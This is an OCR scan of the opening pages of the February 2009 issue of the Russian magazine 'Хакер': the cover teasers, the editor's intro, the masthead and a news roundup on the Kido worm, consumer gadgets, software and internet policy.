ЧЕРВЬ DOWNADUP: 10 000 000 КОМПЬЮТЕРОВ ЗА 4 ДНЯ СТР. 28




ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ФЕВРАЛЬ 02 (122) 2009

ХАКЕР 02(ФЕВРАЛЬ)2009

АТАКА FACEBOOK/ ВЗЛОМ КРУПНЕЙШЕЙ СОЦИАЛЬНОЙ СЕТИ



Атака facebook

ВЗЛОМ КРУПНЕЙШЕЙ СОЦИАЛЬНОЙ СЕТИ

СТР. 42



ХАКЕРСКИЙ АУДИТ NETCAT

НАХОДИМ БАГИ ПОПУЛЯРНОЙ CMS

СТР. 46

PYTHON 3000


ОБЗОР НОВОВВЕДЕНИЙ В ПИТОНЕ 3К

СТР. 90

БАЙТ К БАЙТУ

ПОПУЛЯРНЫЕ СИСТЕМЫ УЧЕТА ТРАФИКА ПОД *NIX

СТР. 126



Intro


Начало года выдалось ударным. Не успели мы с Горлумом вернуться из Евротура, как узнали о том, что Сквозной поломал ни много ни мало Facebook. Не сказать, что меня это прямо очень сильно удивило: за годы знакомства со Сквозом я давно привык к приходящим в G-talk ссылкам на различные SQL-инъекции и нул-байты на проектах типа "Ядерный полигон Йондоктон, Северная Корея". Так что поломка крупнейшей социальной сети мира - это для Сквоза штука по расписанию. Но обрадовались мы все-таки неслабо: прекрасная статья, красивый взлом и отличное начало года.


Надеюсь, и дальше все пойдет не хуже :).


nikitozz, гл. ред. Х
udalite.livejournal.com


CONTENT•02(122)












016



042




086





104



/Редакция

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий «**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Фото
Иван Скориков

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Надежда Максимова
(maksimova@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России


> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews


МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц

Вирусы умнеют на глазах



Крайне неприятная эпидемия компьютерных заболеваний опять постигла интернет-юзеров. На этот раз виной всему червяк Net-Worm.Win32.Kido, уже заразивший более 10 млн. компьютеров по всему миру. На машину червь пробирается через очередную критическую уязвимость, найденную во всеми любимой Microsoft Windows. После проникновения он отключает сервис «восстановление системы», закрывает доступ к антивирусным сайтам (в частности, нельзя войти на F-Secure и Kaspersky Lab), а также блокирует адреса, в которых встречаются слова malware, spyware, virus и им подобные. После этого червяк принимается спокойно скачивать из Сети дополнительный малварь. Любой, какой только взбредет в голову хозяину червя. Так, например, можно создать классический ботнет. Нерасторопным пользователям, не обновляющим вовремя антивирусные базы, остается только с ужасом смотреть на происходящее, практически не имея возможности что-либо сделать. Microsoft уже выпустила заплатку, устраняющую уязвимость, а все антивирусные лаборатории бьют тревогу. Россия входит в тройку стран, подвергшихся наибольшему заражению, так что советуем попробовать заглянуть на официальные сайты антивирусов. Если они не грузятся, значит, пора лечиться.

За последние **5** лет число юзеров рунета выросло в более чем в **2.5** раза.

О «яблочных» вирусах никто не забыл

С тех пор как в конце прошлого года на сайте поддержки Apple появилась официальная рекомендация пользоваться антивирусами, Mac-комьюнити лишилось любимого мифа о неуязвимости яблочных компьютеров. Конечно, ни одна ОСь не может быть защищена на 100%, и «маки» здесь исключением не являются. Другой вопрос, что малварь под них можно пересчитать по пальцам. Тем не менее, 2009 год порадует российских маководов сразу двумя антивирусами для Mac OS X — это «Доктор Веб» и «Антивирус Касперского». Обе компании почти синхронно раскрыли свои планы. Бета-версия «Доктор веб» для Mac OS X уже доступна для скачивания (бета «Касперского» будет позже, пока она находится в стадии закрытого тестирования). Учитывая, что в рунете всего 0.4-0.5% мак-юзеров, это скорее напоминает акт альтруизма. На продажах антивирусов под «Маки» вряд ли удастся выручить более $250.000 в год.



Второе пришествие 3D



Компания NVidia выпускает девайс, который определенно должен порадовать геймеров, ценителей всего нестандартного, да и просто любителей поэкспериментировать. Публике представили новую реинкарнацию 3D-очков: nVidia GeForce 3D Vision. Такие приборы, конечно, существовали и 10 лет тому назад, но те, кому довелось опробовать их на себе, должны хорошо помнить несовершенство устройства и глаза, болящие уже после получаса трехмерных забав. Сегодня сама технология мало изменилась, но благодаря развитию ЖК-дисплеев у нее появился второй шанс. Дело в том, что все строится на частоте развертки монитора — она должна составлять не менее 100 Гц. В 2009 году появятся, как минимум, два таких монитора — это Samsung SyncMaster 22" 2233RZ и ViewSonic VX2265wm. Уже известнс что новый Samsung будет стоить $399, и эту сумму можно смело записывать в комплект к очкам, ведь без подходящего монитора ничего не получится. С видеокартой несколько проще — немалая часть продуктов NVidia с новинкой прекрасно совместима. Что до работы GeForce 3D Vision, — тут все совсем просто: подключил, система настроила девайс, и можно начинать играть. Для работы с игрушками используются профили, которые можно как создавать самостоятельно, так и выбирать из существующего списка. На данный момент в него входит более 350 игр (включая почти всю классику), и это далеко не предел. Сама система профилей для очков, в общем-то, аналогична SLI с ее профилями оптимизации производительности. Осталось добавить, что GeForce 3D Vision держат зарядку до 40 часов и стоят $199. Не исключено, что игры будущего будут писаться с учетом этих технологий. Во всяком случае, NVidia уже активно поставляет разработчикам оптическое оборудование.

Ежедневно интернетом в России пользуется **16%** населения.

Видишь диск? И я не вижу...

Не так уж часто крупные компании признают свои промахи и сознаются, что выпустили в продажу партию глючного железа или недоработанного софта. Но компания Seagate на это все же пошла. Бери на заметку — жесткие диски Barracuda 7200.11, Barracuda ES.2 и Diamond Max 22, произведенные в конце 2008 года, имеют баганутую прошивку. Из-за нее харды могут не определяться вообще или определяться, но как диски нулевого объема (а могут исчезать из системы лишь какое-то время спустя). Завидев подобную проблему с указанными моделями, не торопись бежать в сервис-центр, сначала попробуй обновить прошивку — на официальном сайте Seagate уже выложили исправленную версию, которая успешно ликвидирует досадный баг. Так же Seagate представили и программу для восстановления информации. Если бы все производители реагировали на проблемы столь оперативно, вместо того чтобы замалчивать свои ошибки, юзерам определенно стало бы немного проще жить.

Google не дремлет

«История веб-поиска» в Google, с одной стороны, вещь удобная и интересная, а с другой — может оказать самую настоящую медвежью услугу. В США осудили господина Ли Харберта, который еще в январе 2005 насмерть сбил человека и скрылся с места преступления. И сделали это благодаря его истории поисковых запросов. Полиции, когда она все же на него вышла, Харберт заявил, что сбил на своем «Ягуаре» оленя. За давностью лет опровергнуть это было невозможно, хотя следы столкновения машина хранила до сих пор. Зато, обследовав компьютер подозреваемого и обратившись к той самой «истории веб-поиска», полицейские обнаружили, что Харберт вскоре после ДТП гуглил весьма интересные и не совсем легальные способы покупки автозапчастей и вещи вроде «hit-and-run». Успокоился он на том, что вполне успешно нашел сайт, где опубликовали новость о произошедшем по его вине ДТП, и узнал, что личность водителя не установлена. Суд посчитал эти доказательства, в купе с остальными уликами, достаточными и приговорил Харберта к 3 годам тюрьмы. Получается, что даже гуглить уже становится небезопасно.

YouTube поставили на mute

Похоже, временам, когда YouTube можно было использовать в качестве почти универсальной подборки музыкальных композиций, настает конец. На сайте принялись новым способом бороться с нелегальными аудиодорожками — теперь такие ролики не удаляют и не блокируют, в них просто обрезают звук. Выглядит все как некое изощренное издевательство, учитывая, что в «немое кино» превращены уже десятки тысяч видео, и это явно только начало. Такой метод в YouTube считают более щадящим, чем удаление — теперь пользователю «дают возможность изменить аудиосопровождение, не удаляя видео». Купированные ролики снабжаются пояснением, которое вряд ли нуждается в переводе: «This video contains an audio track that has not been authorised by all copyright holders. The audio has been disabled». Логично предположить, что однажды рядом с этим уведомлением появится предложение заплатить несколько центов за возможность прослушать трек и соответствующая кнопка. Похоже, YouTube, наконец, сдался на милость правообладателей или получил «предложение, от которого нельзя отказаться».

Китайских фермеров взяли на учет

Засилье наших братьев с востока практически во всех мморпг отлично знакомо всем, кто хотя бы раз пересекался с нынешними онлайновыми игрушками. Они давно и прочно поставили на поток прокачку персонажей, конвертацию игровых валют в реальные деньги и продажу редких внутриигровых вещей. И тот факт, что тамошним властям такое положение совсем не нравится, тоже широко известен. У правительства Китая, очевидно, лопнуло терпение, и там решили пойти на радикальные меры. Теперь каждый геймер, желающий иметь доступ к мморпг и другим сетевым играм, будет обязан заполнить специальную форуму, предоставив полную информацию о себе, включая полное имя и номер удостоверения личности. Подается все это под благовидным предлогом — мол, надеются сократить количество случаев, когда люди умирают за компьютерами или сходят с ума, забывая за игрой даже о сне и пище (на востоке это действительно начинает походить на реальную проблему). Но так же это должно помочь и в борьбе с «бизнесом» фермеров, с которого те, разумеется, не платят никаких налогов.



У DSecRG появился сайт



Отныне по адресу dsecrg.ru можно найти посвященный информационной безопасности сайт, созданный компанией Digital Security. Это — одна из крупнейших консалтинговых компаний в России, уже более 7 лет предоставляющая услуги в данной области. Год назад Digital Security открыли собственный исследовательский центр — DSec Research Group, работа которого сконцентрировалась вокруг поиска и исследования уязвимостей различных приложений и систем. Ранее информация о выявленных ими уязвимостях публиковалась в списках рассылки SecurityFocus и на портале Milw0rm.com, а теперь для этого появился сайт dsecrg.ru. Помимо упомянутой инфы там будут присутствовать и статьи, написанные специалистами DSecRG, и актуальные новости.

Годовой прирост пользователей Twitter'а составил 753%.



Кибер-полиция во всей красе

Борьба с реальной преступностью уже давно затрагивает виртуальное пространство. Для правоохранительных органов интернет и нынешние технологии представляют собой весьма удобный и полезный инструмент. Еще один практичный метод его использования будут осваивать полиция Великобритании и MI5 — им разрешили безо всякого судебного ордера отслеживать, чем люди занимаются в Сети. Делать подобное можно, если человек подозревается в совершении преступления, наказание за которое превышает 3 года тюремного заключения. Более того, стражам порядка в целях «прослушки» разрешили устанавливать на машину подозреваемого трояны (присылая их, например, по e-mail) или вести перехват информации, передаваемой по беспроводным сетям. Борцы за права человека негодуют, а сами британцы немало шокированы. Если правительства разных стран продолжат действовать в подобном ключе, то весьма скоро китайцы, запертые за «Золотым щитом», перестанут чувствовать себя обделенными и обиженными — в одной лодке с ними окажутся все!

Palm strikes back

Вот и произошло долгожданное для многих событие — компания Palm, практически возродившись из пепла, представила нам новый продукт. Смартфон Palm Pre, на базе новой ОС — webOS, был продемонстрирован публике на выставке CES 2009 и вызвал у присутствовавших, а позже и в Сети, бурю положительных эмоций. Выполненный в виде слайдера с QWERTY-клавиатурой, коммуникатор весьма эргономичен — 59.5x100.5x16.95 мм и весит всего 136 граммов. Солидный мультитач-экран, созданный по той же технологии, что и экран для iPhone, имеет размер 3.1", разрешение 320x480 точек и исправно понимает пользовательские жесты. На борту девайса присутствует камера на 3 Мп, он поддерживает WiFi, Bluetooth, GPS и 3G EVDO rev. A, имеет разъем для наушников 3.5 мм и датчик движения и комплектуется 8 Гб памяти. К сожалению, слота для карт памяти нет. Опционально смартфон может комплектоваться беспроводным зарядным устройством TouchStone и специальной задней крышкой. Тогда, чтобы зарядить Palm Pre, достаточно положить его на зарядку сверху и он, благодаря магниту, тут же к ней прилипнет. Займет процесс полной зарядки порядка 4 часов. Palm Pre — первый серийный аппарат, использующий эту технологию. Новая Web OS, как было известно и ранее, базируется на Linux и ПО, в основе которого лежат HTML и JavaScript. Новая ОС интересна многим, в частности, здесь впервые реализовали на практике идею онлайн-приложений. Также, в webOS привязали все сообщения, полученные от человека, к самому контакту, а не к сервису, которым он пользовался — будь то SMS или IM-программа. Цена телефона пока неизвестна, но продажи в США планируют начать уже в первой половине 2009 года.







DivX подружился с «матрешкой»

Хорошая весть от компании DivX — начиная с 7-й версии, которая вышла в свет в январе 2009, в спецификацию нового формата DivX Plus HD включена поддержка кодека H.264 и контейнер «матрешка» (Matroska, .MKV). Это означает, что в самом скором будущем на новых проигрывателях с поддержкой DivX можно будет без проблем воспроизводить файлы в формате .mkv. Данный формат уже давно стал в Сети одним из лучших решений, когда дело касается оцифровки и сжатия видео в HQ, но до недавнего времени его поддерживали единицы бытовых проигрывателей, и те — с переменным успехом. Теперь же компании Sigma Designs и Trident Microsystems, первыми лицензировавшие новый пакет кодеков, уже занимаются производством микросхем, которые совсем скоро попадут на рынок. Наконец-то .mkv можно будет смотреть не только на компьютере!

28% рабочего времени в Сети расходуется на чтение e-mail, переписку в IM и чтение сайтов.




Фотоаппарат с браузером



Технический прогресс скоро дойдет до того, что ЖК-дисплеи будут встраивать в чайники и холодильники, и ни в чем не повинную бытовую технику повально оснастят выходом в интернет. Вот и компания Sony уже подошла к подобному вплотную, представив фотоаппарат Sony Cyber Shot G3, оснащенный тачскрином 3.5" и поддержкой Wi-Fi. В камеру интегрирована купированная вариация браузера, позволяющая пользователю работать напрямую с такими сетевыми сервисами как YouTube, Photobucket, Shutterfly и так далее. Но все же это не совсем «браузер» — строки ввода адреса, как таковой, в нем не предусмотрено. Sony предлагает закачивать снимки и видео в Сеть прямо с камеры, минуя промежуточные стадии вроде заливки информации в компьютер. С технической же точки зрения Cyber Shot G3 представляет собой 10-мегапиксельную камеру с оптикой Carl Zeiss, 4-кратным оптическим зумом и 4 Гб встроенной памяти (слот для Sony Memory Stick тоже на месте). Цена первого в мире фотоаппарата, умеющего выходить в интернет, составляет $500.

Из-за кризиса Microsoft уволит **5.000** человек. Это **5%** от общего числа сотрудников компании.

AOL продолжает крестовый поход



Компания America online уже не раз пыталась насильно пересадить пользователей ICQ с альтернативных клиентов на официальный, увешанный рекламными баннерами, как новогодняя елка — менялись протоколы, придумывались все новые ухищрения. Очередной раунд противостояния не заставил себя ждать — 21-го января все альтернативные icq-программы вновь приказали долго жить, но на этот раз начали выясняться интересные подробности. В частности, блокировка затронула только территорию СНГ. Официальный сайт ICQ при этом продемонстрировал пользователям из стран СНГ сообщение о том, что не поддерживает «сервисы-подражатели». Разработчики Miranda и QIP, не теряя времени, начали поиски решения проблемы, и уже к 1.00 ночи по Москве появилась новая сборка QIP, а чуть позже — исправленная Miranda. Но сервера ICQ, словно в ответ, вдруг снова начали выборочно подключать людей со старыми альтернативными клиентами. Так как никаких официальных комментариев со стороны AOL или представителей компании «Рамблер» не последовало, остается лишь гадать, что это — отступление или смена тактики. Зато совершено ясно — AOL в очередной раз теряет очки в глазах пользователей, заставляя их искать альтернативы своим продуктам. Очень показательный факт — за пол дня «молчания» ICQ несколько русскоязычных ресурсов, посвященных замечательному протоколу Jabber, попросту не выдержали нагрузки и обвалились. Наши юзеры действительно быстрее перейдут на Jabber, чем поставят себе официальную ICQ 6.5. Уже всем, кроме AOL, очевидно, что менять нужно не методы борьбы с «подражателями», а свой продукт.

Почтовый спам-трафик, упавший в ноябре, вернулся к прежним показателям, и увеличился на 7.7% (всего 81.4%).

Microsoft снова судят



У Microsoft опять проблемы в суде и снова из-за доминирующего положения на рынке. На этот раз виной всему браузер «мелкомягких» — Intenet Explorer. Еще в конце 2007 года норвежцы из Opera Software подали на Microsoft жалобу, которую поддержало и европейское представительство Free Software Foundation. Суть жалобы в том, что включение IE в комплект поставки Windows (а Microsoft поставляют их вместе с 1996 года) препятствует здоровой конкуренции на рынке браузеров, мешает совершенствовать ПО, да и вообще: «так нечестно». В США включение IE в Windows было признано легальным в 2002 году, но в Европе эту ситуацию еще только предстоит прояснить. Совет по конкуренции при Еврокомиссии уже прислал Microsoft официальное сообщение, где констатировал, что, с позиций Брюсселя, комплект Windows+IE действительно выглядит нехорошо и нарушает европейские законы о конкуренции. Теперь у Microsoft есть 8 недель, в течение которых они должны либо составить официальный ответ Еврокомиссии, либо назначить дату слушаний.

Перемены в iTunes

В апреле 2009 мы увидим логическое завершение истории «Apple и DRM». Интернет-магазин iTunes наконец-то откажется от использования цифровой защиты музыкальных треков (DRM), о которой еще в 2007 очень нелестно высказывался Стив Джобс. К этому готовились давно и на данный момент уже 80% треков, выставленных на продажу, не имеют DRM, а значит, их можно проигрывать на любом mp3-плеере и копировать с одного устройства на другое неограниченное количество раз. Но придти к взаимопониманию с правообладателями получилось не сразу. В конечном счете остановились на следующем варианте — с апреля месяца треки в iTunes будут стоить не $0.99, как это было всегда. Отныне будет два варианта: треки по 69 центов и по $1.29. Определять цену песни будут сами музыкальные издатели. Впрочем, в Apple уже сейчас уверяют, что треков по $0.69 будет больше.




Не качай, козленочком станешь



Когда компьютер вдруг человеческим голосом говорит тебе, что «Скачивание — это плохо!», волей неволей задумаешься о божественном вмешательстве или о вирусе. И скорее всего, верным окажется второе. Некая группа шутников распространила через торренты троян Troj/Qhost-AC, который блокировал на зараженной машине доступ к крупнейшим трекерам (The Pirate Bay, Mininova и т.д.), после чего воспроизводил звуковой файл, заявляя: «Качать — плохо!». Малварь весьма удачно замаскировали под генератор серийников, так что скачали его многие. Зато принцип блокировки выбрали самый топорный — троян просто залезал в system32\drivers\etc\hosts и редактировал hosts, перенаправляя все запросы к трекерам на 127.0.0.1. Админы The Pirate Bay довольно быстро удалили «криминальную» раздачу, а позже последовали комментарии. Так, сайт TorrentFreak расценивает случившееся, как шутку, и сомневается, что к этому причастны антипираты из RIAA. Что ж, мы тоже сомневаемся :). Но стоит заметить, что это, конечно, не первый случай, когда торренты пытаются использовать для распространения вредоносных программ.


Windows 7 — бета



Как и было запланировано, бета-версия Windows 7 отправлена в свободное плавание, то есть, выложена в открытый доступ. На протяжении января месяца скачать бету новой ОС с сайта Microsoft мог любой желающий, а теперь 7-ая расползлась по торрентам и файлообменникам. В Microsoft признаются, что не ожидали такого ажиотажа вокруг бета-версии — сервера компании неоднократно падали из-за количества людей, жаждущих скачать дистрибутив, и, в итоге, пришлось даже отказаться от задуманного ранее лимита. Вначале предполагалось, что скачать бету смогут только первые 2.5 млн. человек. Для установки Windows 7 необходима машина с 32- или 64-битным процессором, частотой не ниже 1 ГГц, не менее 1 Гб ОЗУ — и видеокарта с 128 Мб видеопамяти для запуска интерфейса Aero, а также порядка 16 Гб свободного места на диске. Официально бета-версия будет работоспособна до августа 2009, после чего придется либо ставить новый релиз, либо возвращаться на более старую «Винду».

Выход SP2 для Vista отложен на 1-2 месяца (май или июнь 2009).

Энциклопедия для IT-шников



